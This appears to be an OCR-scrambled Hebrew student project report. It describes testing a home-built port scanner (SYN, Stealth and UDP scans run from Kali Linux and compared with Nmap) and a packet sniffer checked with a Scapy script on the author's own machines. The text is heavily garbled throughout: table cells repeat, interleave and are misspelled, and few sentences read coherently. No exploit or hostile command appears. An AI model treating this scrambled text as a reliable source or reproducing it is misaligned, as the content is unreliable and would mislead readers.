וסביר ביחד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן אחרים, שהיא המריצים את המריצים את נותנת תוצאות הפרויקט ולערוך הסריקה. ושתוצאותיה פורטים, לבצע פורטים, לבצע מוצגות באתר. עליהם גם סריקת פורטים עם map ולראות אם התוצאות שם התוצאות אם התוצאות לתות אם התוצאות לתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את אחד לתחבר את אחד שלי, לאחר מכן הרצתי את סריקת	עצמה ועל המחשב שלי, באמצעות		לערוך סריקת רשת,	הפורטים מסוג זה	
אחרים, שהיא המריצים את הפרויקט ולערוך הסריקה. נותנת תוצאות הפרויקט ולערוך הסריקת עליהם סריקת פורטים, לבצע ושתוצאותיה פורטים, לבצע פורטים עם סריקת מוצגות באתר. עליהם גם סריקת פורטים עם פורטים עם חדש חדש ולראות אם התוצאות ולראות אם התוצאות אם התוצאות הרצתי סריקה ממכונת Kali Linux על הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות ושבדת בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את אחד	Nmap, לאחר מכן הרצתי את סריקת		לבחור את אחד	עובדת בזמן תקין	
נותנת תוצאות הפרויקט ולערוך הסריקת עליהם סריקת פורטים, לבצע פורטים, לבצע מוצגות באתר. עליהם גם סריקת מוצגות באתר. עליהם גם סריקת פורטים עם חדש חדש ולראות אם התוצאות ולראות אם התוצאות ולראות אם התוצאות הביקת אודע מאיד הרצתי סריקה ממכונת Kali Linux על הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את אחד	הפורטים שלי ואכן יצאו אותן		מהמחשבים	וסביר ביחד לכלים	
מהימנות עליהם סריקת פורטים, לבצע פורטים, לבצע עליהם גם סריקת מוצגות באתר. עליהם גם סריקת פורטים עם חmap פורטים עם פורטים עם ולראות אם התוצאות ולראות אם התוצאות זהות. סריקת SYN לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד אחד תובדת בזמן תקין לבחור את אחד	התוצאות. מה שטעון שיפור הוא זמן		המריצים את	אחרים, שהיא	
ושתוצאותיה פורטים, לבצע עליהם גם סריקת מוצגות באתר. עליהם גם סריקת פורטים עם mmap פורטים עם ולראות אם התוצאות ולראות אם התוצאות זהות. סריקת SYN לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד Mmap, לאחר מכן הרצתי את סריקת	הסריקה.		הפרויקט ולערוך	נותנת תוצאות	
מוצגות באתר. עליהם גם סריקת פורטים עם חmap פורטים עם ולראות אם התוצאות ולראות אם התוצאות הות. סריקת SYN לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד (Nmap), לאחר מכן הרצתי את סריקת			עליהם סריקת	מהימנות	
פורטים עם nmap פרטים עם ולראות אם התוצאות ולראות אם התוצאות ולראות אם התוצאות ולראות אם התוצאות הות. סריקת SYN לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד אחד ולראות מכן הרצתי את סריקת			פורטים, לבצע	ושתוצאותיה	
ולראות אם התוצאות ולראות אם התוצאות הות. סריקת SYN לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד Mmap, לאחר מכן הרצתי את סריקת			עליהם גם סריקת	מוצגות באתר.	
סריקת SYN לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על הפורטים מסוג זה לערוך סריקת רשת, עובדת בזמן תקין לבחור את אחד Nmap, לאחר מכן הרצתי את סריקת			nmap פורטים עם		
סריקת SYN לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד Nmap, לאחר מכן הרצתי את סריקת			ולראות אם התוצאות		
הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד Nmap, לאחר מכן הרצתי את סריקת			זהות.		
עובדת בזמן תקין אחד אחד, אחד אחד אחד וובדת בזמן תקין לבחור את אחד	על Kali Linux על	מאי	להתחבר לאתר,	לוודא שסריקת	סריקת SYN
	עצמה ועל המחשב שלי, באמצעות		לערוך סריקת רשת,	הפורטים מסוג זה	
וסביר ביחד לכלים מהמחשבים וסביר ביחד לכלים מהמחשבים	Nmap, לאחר מכן הרצתי את סריקת		לבחור את אחד	עובדת בזמן תקין	
	הפורטים שלי ואכן יצאו אותן		מהמחשבים	וסביר ביחד לכלים	





	ı			
התוצאות. מה שטעון שיפור הוא זמן		המריצים את	אחרים, שהיא	
הסריקה.		הפרויקט ולערוך	נותנת תוצאות	
		עליהם סריקת	מהימנות	
		פורטים, לבצע	ושתוצאותיה	
		עליהם גם סריקת	מוצגות באתר.	
		nmap פורטים עם		
		ולראות אם התוצאות		
		זהות.		
על Kali Linux על	מאי	להתחבר לאתר,	לוודא שסריקת	סריקת
עצמה ועל המחשב שלי, באמצעות		לערוך סריקת רשת,	הפורטים מסוג זה	Stealth
Nmap, לאחר מכן הרצתי את סריקת		לבחור את אחד	עובדת בזמן תקין	
הפורטים שלי ואכן יצאו אותן		מהמחשבים	וסביר ביחד לכלים	
התוצאות. מה שטעון שיפור הוא זמן		המריצים את	אחרים, שהיא	
הסריקה.		הפרויקט ולערוך	נותנת תוצאות	
		עליהם סריקת	מהימנות	
		פורטים, לבצע	ושתוצאותיה	
		עליהם גם סריקת	מוצגות באתר.	
		nmap פורטים עם		
		ולראות אם התוצאות		
		זהות.		
על Kali Linux על	מאי	להתחבר לאתר,	לוודא שסריקת	סריקת
עצמה ועל המחשב שלי, באמצעות		לערוך סריקת רשת,	הפורטים מסוג זה	Stealth
Nmap, לאחר מכן הרצתי את סריקת		לבחור את אחד	עובדת בזמן תקין	
הפורטים שלי ואכן יצאו אותן		מהמחשבים	וסביר ביחד לכלים	
התוצאות. מה שטעון שיפור הוא זמן		המריצים את	אחרים, שהיא	
הסריקה.		הפרויקט ולערוך	נותנת תוצאות	
		עליהם סריקת	מהימנות	
		פורטים, לבצע	ושתוצאותיה	
		עליהם גם סריקת	מוצגות באתר.	
		nmap פורטים עם		
		ולראות אם התוצאות		
		זהות.		
על Kali Linux על	מאי	להתחבר לאתר,	לוודא שסריקת	UDP סריקת
עצמה ועל המחשב שלי, באמצעות		לערוך סריקת רשת,	הפורטים מסוג זה	





עובדת בזמן תקיון לבחור את אחד הפורטים שלי ואבן יצאו אותן הפריקים ולערוך החידה לבלים מהמחשבים הפורטים, לבצע הפורטים, לבצע מוצגות באתר. עליהם גם סריקת שוצאותיה פורטים, לבצע שליהם גם סריקת ושתוצאותיה פורטים עם קפחח שבים וביורטים שם קפחח שבים ושבדת בזמן תקין לבחור את אחד שפורטים מסוג זה לערוך טריקת רשת, שמה ווצאות הפורטים מסוג זה לערוך טריקת רשת, שמה ווצאות הפורטים מסוג זה לערוך טריקת רשת, הפורטים שלי ואבן יצאו אותן ושביר בזמן תקין לבחור את אחד הפורטים שלי ואבן יצאו אותן ושביר בזמן תקין לבלים מהחצים מהימנות שליהם סריקת מהימנות שליהם סריקת וותנת תוצאותיה פורטים, לבצע מהימנות שליהם סריקת ושתוצאותיה פורטים, לבצע מהימנות שליהם סריקת ושתוצאותיה פורטים, לבצע פורטים, לבצע פורטים, לבצע פורטים עם קפחח מוצגות באתר. הסנפת לוודא שרחרחן ליצור סקריפט מאי יצרתי סקריפט השולח לבתובת קוד התקשורת מסניף את שישלח פאקטות בסיוים שלי מופש בעליו מופעל את התקשורת ביניהם. ההסנפה הרחרחן ולהפעיל הריחום ומכיף ק את החסום תוך בדי את הרחרחן ולהפעיל הריחום מסניף ק את המוימים שב בליו מופעל הריחום מסניף ק את המוימים במוימים שב בליו מופעל הריחום מסניף ק את המוימים שב בליו מופעל הריחום מסניף ק את המוימים במוימים במוימים במוימים שב בליו מופעל הריחום מסניף ק את המוימים שביחום ולהפעיל הריחום מסניף ק את המוימים במוימים שב בליו מופעל שהרחרוםן מסניף ק את המוימים שב בליו מופעל הברדש מוימים במוימים במוימים שב בליו מופעלות הפאקטות מפריטוקולים שבחרתי, ובמידה ונשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו.					
אחרים, שהיא המריצים את הפרויקט ולערוך הסריקה. מוצגות באתר. סריקת (UDP היקת מוצאות הפרויקט ולערוך מיד הרצתי סריקה ממבונת אוצאות שפור הוא זמן פורטים עם התוצאות מפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות וסביר בחמן תקין לבחור את אחד הפורטים שלי ואבן יצאו אותן וסביר בירוד לבלים מהמחשבים הפורטים שלי ואבן יצאו אותן וחסבים, שהיא המריצים את החוצאות פורטים, לבצע מהימנות עליהם סריקת ושתוצאותיה פורטים, לבצע פורטים עם פורטים עם פוריקת פורטים עם יוצאות באתר. עליהם גם סריקת פורטים עלי אות אם התוצאות פורטים, לבצע מליאור אם התוצאות פורטים, לבצע מליאות אם התוצאות באתר. מוצגות באתר. עליהם גם סריקת שאישלח מאקטות בפרטים שישלח מסוים עם שישלח מאקטות בפרטים עליהם בסריקת והתקשורת, מסגן בפרטוקולים והתחברתי לשרתי אותה כנדרש מסוימים בע SABI FTP ,SSH שיצרתי על מכונה וירטואלית והסנפתי ומראה תוצאות למחשב עליו מופעל הרחרחן ולהפעיל הרחרחן ולהפעיל הרחרחן ולהפעיל הרחרחן ולהפעיל ומופעל שהרחרחן מסניף לא תובתרתו מסניף את התחרחון ולהפעיל הרחרחן ולהפעיל הרחרחן מוציג הק את אלן וזהו מפניים מופעות הפאקטות שנשלחו זוהו מופעות הפאקטות מופעות הפאקטות מפרוטוקולים שבחרתי, וממים באחרם ומופעים בפרוטוקולים שבחרתי, וממים הרחרחן שנשלחו. בפרוטוקולים שבחרתי, וממים הוביק את אלו מופעות הפאקטות מפרוטוקולים שבחרתי, וממידה ומשלחו.	Nmap, לאחר מכן הרצתי את סריקת		לבחור את אחד	עובדת בזמן תקין	
נותנת תוצאות הפרויקט ולערוך ושתוצאותיה פורטים, לבצע פורטים עם פורטים עם פורטים עם פורטים עם פורטים עם פורטים של המחשבים וודא שסריקת לבחור את אחד עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, וובדת בזמן תקין לבחור את אחד עשמה ועל המחשבים הפורטים שלי ואכן יצאו אותן וסביר ביחד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן אחרים, שהיא המריצים את החרים, שהיא המריצים את החרים, שהיא הפורטים, לבצע מוצגות באתר. ושתוצאותיה פורטים, לבצע פורטים עם פורטים עם פורטים עם פורטים עם פורטים עליהם מס סריקת ושתוצאותיה פורטים, לבצע פורטים עם פורטים עם פורטים עם פורטים עם פורטים עם פורטים עם פורטים על מסויקת פורטים מסויקת מוצגות באתר. הסנפת לוודא שרחרחן ליצור סקריפט מאי יצרתי סקריפט השולח לבתובת P ההתקשורת, מסנן בפרטוקולים והתחברתי לשרתי P SSMB FTP ,SSH אותה כנדרש מסוימים בא SSAB בפרטוקולים שישלח פאקטות אותה בנדרש מסוימים בא SSAB בפרטוקולים ומראה תוצאות למחשב עליו מופעל את התקשורת ביניהם. ההסנפה ובונות. הרחרחן להפעיל הצליחה ורוב הפאקטות שנשלחו זוהו תוך כדי את הרחרחן מסניף רק את החרחון מופיער האטונות ומציג רק את אלו מופעלות. בפרטוקולים שבחרתי, וממין מופיעות הפאקטות שנשלחו והו בפרטוקולים שבחרתי, וממין מופיעות הפאקטות שנשלחו. בפונות מפויעות הפאקטות בפרטוקולים שבחרתי, ובמידה ונשלחו שנשלחו. בפרטוקולים שבחרתי, ובמידה ונשלחו.	הפורטים שלי ואכן יצאו אותן		מהמחשבים	וסביר ביחד לכלים	
מהימנות שליהם סריקת פורטים, לבצע פוריק בשל פורטים עם קבחת מוצגות באתר. סריקת POP לוודא שסריקת להתובר לאתר, מאי הרצתי סריקה ממכונת Kali Linux זהות. סריקת POP לוודא שסריקת להתחבר לאתר, מאי הבורים שלי, באמצעות הפורים מסוג זה לערוך סריקת רשת, שבה ועבדת בזמן תקין לבחור את אחד הפורטים שלי ואבן יצאו אותן הפריקט שהיא המריצים את החרים, שהיא המריצים את החרים, שהיא מוצגות באתר. שליהם סריקת פורטים עם קבחח מוצאותיה פורטים עם קבחח מוצאותיה פורטים עם קבחח מחרים, שהיא ליצור סךיקת שם קבחח מוצאותיה פורטים עם קבחח מחרים, שהיא הרשת מסניף את שישלח פאקטות שורת הרשת מסניף את שישלח פאקטות באתר. ליצור סקריפט מאי יצרתי סקריפט השולח לבתובת PI התקשורת המסניף את שישלח פאקטות שישלח בפריוטוקולים והתחברתי לשרתי למכונה וירטואלית והסנפתי ומראה תוצאות למחשב עליו מופעל את התקשורת ביניהם. ההסנפה הרחרחן ולהפעיל הרחרחן מסניף רק את החרחון תוך כדי את הרחרחן מסניף רק את החרחון מסניף רק את אלו מופעות הפאקטות שבשלחו והום בפרוטוקולים שבחרתי, ובמדה ונשלחו. מופיעות הפאקטות שבשלחו מופיעות הפאקטות מפויטוקולים בחרתי, ובמדה ונשלחו. בוצות מופיעות הפאקטות שבשלחו. בפרוטוקולים שבחרתי, ובמדה ונשלחו. בוצות מופיעות הפאקטות מפויטוקולים בחרתי, ובמדה ונשלחו. בוצות זמן פאקטות מפויטוקולים בחרתי, ובמדה ונשלחו.	התוצאות. מה שטעון שיפור הוא זמן		המריצים את	אחרים, שהיא	
ושתוצאותיה פורטים, לבצע פורטים עם קהחח סריקת UDP לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux להתחבר לאתר, מאי עצמה ועל המחשב שלי, באמצעות בחרים, שהיא המריצים את הפריקים שלי ואבן יצאו אותן וסביר ביחד לכלים מהמחשבים הפורטים שלי ואבן יצאו אותן וסביר ביחד לכלים מהמחשבים הפורטים שלי ואבן יצאו אותן אחרים, שהיא המריצים את הפריקת ליליהם גם סריקת ושתוצאותיה פורטים, לבצע פורטים, לבצע פורטים, לבצע פורטים עם קהחח לידות שם סריקת וליהם גם סריקת וליהם גם סריקת שוצאות באתר. ליצור סקריפט שם קהחח החום המסביף את שישלח פאקטות HTTP, DNS, ICMP שיצרתי למכונה וירטואלית והסנפתי אותה כבדרש מסוימים בעקסם SMBI FTP, SNS, ICMP שיצרתי למכונה וירטואלית והסנפתי ומראה תוצאות למחשב עליו מופעל למחשב עליו מופעל הרחרחן ולהפעיל הרחרחן ולהפעיל הרחרחן ולידו המערכת. לא כולן זוהו מפני ולידו את התחרון מסניף רק את המסטות הפאקטות ומציג רק את אלו מופעות ומציג רק את אלו שנשלחו. בותו זמן פאקטות מפרטוקולים שבחרתי, ובמידה ונשלחו שנשלחו.	הסריקה.		הפרויקט ולערוך	נותנת תוצאות	
מוצגות באתר. לודא שסריקת של התחבר לאתר, מאי הרצתי סריקה ממכונת אוד שסריקת לוודא שסריקת להתחבר לאתר, מאי הצמה ועל המחשב שלי, באמצעות עבמה ועל המחשב שלי, באמצעות לבחור את אחד עבמה ועל המחשב שלי, באמצעות וסביר ביחד לכלים מהמחשבים הפורטים שלי ואבן יצאו אותן וסביר ביחד לכלים מהמחשבים הפורטים, שהיא המריצים את הפרויקה. מונג מות תוצאות הפרויקת ועליהם גם סריקת שליהם גם סריקת פורטים, לבצע מוצגות באתר. עליהם גם סריקת וליהות באתר. עליהם גם סריקת וליהות מסביף את שישלח פאקטות שישלח פאקטות אודה בנדרש מסוימים באפחס שיצרתי על מכונה וירטואלית והסנפתי אותה בנדרש מחיים באמר למחשב עליו מופעל מחשב עליו מופעל למחשב עליו מופעל מהרחרון ולהפעיל הרחרון ולהפעיל הרחרון ולהפעיל הרחרון ולהפעיל הרחרון מסניף רק את התאות ומצאות ומציג רק את אלו מופעות ומציג רק את אלו מופעות ומציג רק את אלו מופעות ומציג רק את אלו שנשלחו.			עליהם סריקת	מהימנות	
פורטים עם החוצאות הורצת להתרבת לאתר, מאי הרצתי סריקה ממכונת אור אם התוצאות להראות אם התוצאות להראות אם התוצאות להחשב שלי, באמצעות באחר לערוך סריקת רשת, עובדת בזמן תקין לבחור את אחד הפורטים מסוג זה לערוך סריקת רשת, הפורטים שלי ואכן יבאו אותן וסביר ביחד לבלים מהמחשבים הפורטים, שהיא המריצים את המריצים את המריצים את הפורטים, לבצע מהימנות עליהם סריקת פורטים, לבצע ושתוצאותיה פורטים, לבצע פורטים עם פחח מוצגות באתר. עליהם גם סריקת פורטים עם פחח מוצגות באתר. ליודא שרחרחן ליצור סקריפט מאי יברתי סקריפט השולח לכתובת PI ההשורת מסנין את שישלח פאקטות SMBI FTP ,SSM והתחברתי לשרתי HTTP ,DNS ,ICMP שיצרתי על מכונה וירטואלית והסנפתי ומראה תוצאות למחשב עליו מופעל את התקשורת ביניהם. ההסנפה ומראה תוצאות למחשב עליו מופעל הרחרחן ולהפעיל הרחרחן ולהפעיל הרחרחן ולהפעיל הרחרחן וסביף רק את ה1000 ולראות אם באמת שהרחרחן מסניף רק את ה1000 מופיעות הפאקטות בשמלחו. בפרוטוקולים בפרוטוקולים בחררתי, ובמידה ונשלחו. בפרוטוקולים באותו זמן פאקטות מפרטוקולים שנשלחו. בפרוטוקולים באותו זמן פאקטות מפרטון לוראות אם באמת בפרוטוקולים בפרוטוקולים באותו זמן פאקטות מפרטון לים באותו זמן פאקטות מפרטון המניף רק את אלו בפרוטון מפניף רק את אלו שנשלחו.			פורטים, לבצע	ושתוצאותיה	
לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על הפחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עבמה ועל המחשב שלי, באמצעות לבחור את אחד וסביר ביחד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן וסביר ביחד לכלים מהמחשבים הפורטים, שהיא המריצים את המרים, שהיא הפרויקט ולערוך הסריקה. נותנת תוצאות הפורטים, לבצע מוצגות באתר. עליהם מסריקת פורטים, לבצע ושרוצאותיה פורטים, לבצע ופרטים עם מחשם מוצגות באתר. עליהם גם סריקת פורטים עם מחשם שלי ואחותן ליצור סקריפט מאי יצרתי סקריפט השולח לבתובת PI ההות מסניף את שישלח פאקטות שישלח פאקטות אותה בכדרש מסוימים בעם SMB FTP, SICMP שיצרתי על מכונה וירטואלית והסנפתי ומראה תוצאות למחשב עליו מופעל את התקשורת ביניהם. ההסנפה ומראה תוצאות למחשב עליו מופעל הרחרון ולהפעיל הרחרון ולהפעיל הרחרון ומפיף רק את המ000 ולראות אם באמת שהרחרון מסניף רק את ה1000 מופיעות הפאקטות שנשלחו זוהו מופיעות הפאקטות מפרטון מיפיף רק את ה1000 מופיעות הפאקטות שנשלחו. בפרוטוקולים בפרוטוקולים בפרוטוקולים בחרתי, ובמידה ונשלחו. בפרוטוקולים בפרוטוקולים באותו זמן פאקטות מפרטון מופיף רק את אלו מופיעות הפאקטות מפרטון מיפיף רק את אלו באותו מופיצור את אלו. בפרוטון מיפיף רק את אלו שנשלחו.			עליהם גם סריקת	מוצגות באתר.	
סריקת UDP לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת א Kali Linux לוודא שסריקת לבחור את אחד עובדת בזמן תקין לבחור את אחד וסביר ביחד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן וסביר ביחד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן הסריקה מחרים, שהיא המריצים את החריקה. הסריקה. הסריקה מוצאות פורטים, לבצע מהימנות עליהם סריקת פורטים, לבצע מוצגות באתר. עליהם גם סריקת פורטים עם קמחח מוצגות באתר. עליהם גם סריקת ולדאות אם התוצאות הרשת מסניף את שישלח פאקטות HTTP ,DNS ,ICMP אותה כנדרש מסוימים בפרטוקולים שבירתי על מכונה וירטואלית והסנפתי אותה כנדרש מסוימים בפרצי אות מפעיל ממושב עליו מופעל את התקשורת ביניהם. ההסנפה מסוימים באות למחשב עליו מופעל את התקשורת ביניהם. ההסנפה מון בביר את הרחרחן להפעיל הברחרחן מסניף רק את המסנים תוך כדי את הרחרחן של הרחרחן מסניף רק את המסנים ולראות אם באמת שהרחרחן מסניף רק את המסנים שנשלחו. בפרטוקולים שבחרתי, ובמידה ונשלחו. בפרטוקולים שבחרתי, ובמידה ונשלחו. בפרטוקולים שבחרתי, ובמידה ונשלחו.			nmap פורטים עם		
סריקת UDP לוודא שסריקת להתחבר לאתר, מאי עובדת יסריקה ממכונת להתחבר לאתר, מודא שסריקת לערוך סריקת רשת, שובדת בזמן תקין לבחור את אחד וסביר ביחד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן וסביר ביחד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן וסביר ביחד לכלים מהמחשבים המריצים את התוצאות. מה שטעון שיפור הוא זמן מהימנות עליהם סריקת ושתוצאותיה פורטים, לבצע מודאות פורטים, לבצע מודאות פורטים עם מחשח מוצגות באתר. עליהם גם סריקת פורטים שם מחשח ליצור סקריפט מאי יצרתי סקריפט השולח לכתובת IP ההות. הרשת מסניף את שישלח פאקטות התחברתי לשרתי לשרתי HTTP ,DNS ,ICMP שיצרתי על מכונה וירטואלית והסנפתי ומרה בנדרש מסוימים במף SMB FTP ,SSH את התקשורת ביניהם. ההסנפה מסוימים במף SSMB FTP ,SSH את התקשורת ביניהם. ההסנפה ומראה תוצאות למחשב עליו מופעל הבליחה ורוב הפאקטות שנשלחו זהו ומראה תוצאות ולראות אם באמת שהרחרחן מסניף רק את ה1000 מופיעות הפאקטות שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו.			ולראות אם התוצאות		
הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות לבחור את אחד מהמחשבים מסיים, לאחר מכן הרצתי את סריקת החרים, שהיא המריצים את הפרייקט ולערוך הסריקה. מהימנות הוצאות פורטים, לבצע שליהם סריקת פורטים עליהם סריקת פורטים עם פחדים מוצגות באתר. מוצגות באתר. מוצגות באתר. מוצאות מסניף את שישלח פאקטות שישלח פאקטות למחשב עליו מופעל שיצור שורת ביניהם. ההסנפה החרום ולהפעיל החרום ולהפעיל הרורחן מסניף די את הרחרחן ולהפעיל הרורחון מסניף די את הרחרחן ולהפעיל הרורחון מסניף די את הרחרחן מסניף די את הרחרחן מסניף די את הרחרחן מסניף די את הרחרחן ולהפעיל הרורחן מסניף די את הרחרחן ולהפעיל הרורחון מסניף די את הרחרחן מסניף די את אלו הוצאות הפאקטות מפרוטוקולים שבחרתי, ובמידה ונשלחו.			זהות.		
עובדת בזמן תקין לבחור את אחד הפורטים שלי ואבן יצאו אותן וסביר ביחד לכלים מהמחשבים הפורטים שלי ואבן יצאו אותן הפריבים את החרים, שהיא הפריצים את החריקה. החריבים את הפריקה מהימנות עליהם סריקת מוצאותיה פורטים עם קבאח מוצגות באתר. עליהם גם סריקת פורטים עם קבאח ולראות אם התוצאות פורטים עם קבאח ולראות אם התוצאות פורטים עם קבאח ולראות אם התוצאות ההעשורת הרשת מסניף את שישלח פאקטות הפריפט שיצרתי על מכונה וירטואלית והסנפתי אותה בבדרש מסוימים בSCapy שיצרתי על מכונה וירטואלית והסנפתי ומראה תוצאות למחשב עליו מופעל את התקשורת ביניהם. ההסנפה מוף כנונות. הרחרחן ולהפעיל הרחרחן מסניף רק את החרחן ולהפעיל שהרחרחן מסניף רק את החרחן וליראות אם באמת שהרחרחן מסניף רק את המשונת ומציג רק את אלו שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו. שנשלחו.	על Kali Linux על	מאי	להתחבר לאתר,	לוודא שסריקת	סריקת UDP
וסביר ביחד לכלים מהמחשבים הפורטים שלי ואבן יצאו אותן הפריצים את המריצים את הפריצים את הפריקט ולערוך הסריקה. מונתנת תוצאות פורטים, לבצע פורטים שלי ואבן ביצאו אותן שיפור הוא זמן ושתוצאותיה פורטים, לבצע פורטים עם קהחח פורטים עם קהחח פורטים עם קהחח הסנפת לוודא שרחרחן ליצור סקריפט מאי יצרתי סקריפט השולח לכתובת IP הסנפת לוודא שרחרחן ליצור סקריפט מאי יצרתי סקריפט השולח לכתובת IP הרשת מסניף את שישלח פאקטות פרישוקולים בפרוטוקולים בפרוטוקולים מסוימים בSMBI FTP ,SSH שיצרתי על מכונה וירטואלית והסנפתי אותה כנדרש מסוימים בScapy שיצרתי על מכונה וירטואלית והסנפתי ומראה תוצאות למחשב עליו מופעל את התקשורת ביניהם. ההסנפה הרחרחן ולהפעיל הרחרחן ולהפעיל הרחרחן ולהפעיל של הרחרחן מסניף רק את ה1000 תוך כדי את הרחרחן מסניף רק את ה1000 מופיעות הפאקטות שנשלחו זוהו והראשונות ומציג רק את אלו שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו שנשלחו.	עצמה ועל המחשב שלי, באמצעות		לערוך סריקת רשת,	הפורטים מסוג זה	
מחרים, שהיא המריצים את נותנת תוצאות. מה שטעון שיפור הוא זמן נותנת תוצאות הפרויקט ולערוך הסריקה. שמהימנות עליהם סריקת פורטים, לבצע פורטים, לבצע פורטים עם מחוד. מוצגות באתר. ליצור סקריפט מאי יצרתי סקריפט השולח לבתובת P וליצור סקריפט מאי יצרתי סקריפט השולח לבתובת P ודהות. הרשת מסניף את שישלח פאקטות פרוטוקולים והתחברתי לשרתי SMBI FTP ,SSH שיצרתי על מכונה וירטואלית והסנפתי אותה בנדרש מסוימים בy SCapy שיצרתי על מכונה וירטואלית והסנפתי ומראה תוצאות למחשב עליו מופעל את התקשורת ביניהם. ההסנפה הרחרון ולהפעיל הרחרחן ולהפעיל שהרחרחן מסניף רק את ה1000 תוך כדי את הרחרחן מסניף רק את ה1000 מופיעות הפאקטות שנשלחו זוהו מופיי מופיעות הפאקטות שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו בפרוטוקולים שבחרתי, ובמידה ונשלחו שנשלחו.	Nmap, לאחר מכן הרצתי את סריקת		לבחור את אחד	עובדת בזמן תקין	
נותנת תוצאות שליהם סריקת שליהם סריקת שרוצאותיה פורטים, לבצע פורטים, לבצע שוצגות באתר. עליהם מריקת פורטים עם מחוד שוצגות באתר. ולראות אם התוצאות פורטים עם מחוד שוצגות באתר. ולראות אם התוצאות שישלח פאקטות שישלח פאקטות שישלח פאקטות שישלח פאקטות והתחברתי לשרתי לשרתי מסניף את שישלח פאקטות שישלח מסוימים בפרוטוקולים שישרתי על מכונה וירטואלית והסנפתי מסוימים בפרוטוקולים שבתרי על מכונה וירטואלית והסנפתי הרחרחן ולהפעיל הרחרחן ולהפעיל הרחרחן ולהפעיל שהרחרחן מסניף רק את המחרחן ולראות אם באמת שהרחרחן מסניף רק את המלוח ווהו מופיעות הפאקטות שבשלחו זוהו שהרחרחן שבפרותי, ובמידה ונשלחו שנשלחוו. בפרוטוקולים שבחרתי, ובמידה ונשלחו באותו זמן פאקטות מפריוטוקולים שבחרתי, ובמידה ונשלחו	הפורטים שלי ואכן יצאו אותן		מהמחשבים	וסביר ביחד לכלים	
מהימנות עליהם סריקת פורטים, לבצע פורטים, לבצע מוצגות באתר. עליהם גם סריקת פורטים עם מחוץ ליצור סקריפט מאי יצרתי סקריפט השולח לכתובת IP זהות. מסנפת ליצור סקריפט מאי שישלח פאקטות פאקטות הרשת מסניף את שישלח פאקטות בפרוטוקולים והתחברתי לשרתי SSCapya שיצרתי על מכונה וירטואלית והסנפתי אותה כנדרש מסוימים בSCapya שיצרתי על מכונה וירטואלית והסנפתי ומראה תוצאות למחשב עליו מופעל את התקשורת ביניהם. ההסנפה הרחרחן ולהפעיל הרחרחן ולהפעיל שלידי המערכת. לא כולן זוהו מפני ולראות אם באמת שהרחרחן מסניף רק את ה1000 מופיעות הפאקטות שבשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו	התוצאות. מה שטעון שיפור הוא זמן		המריצים את	אחרים, שהיא	
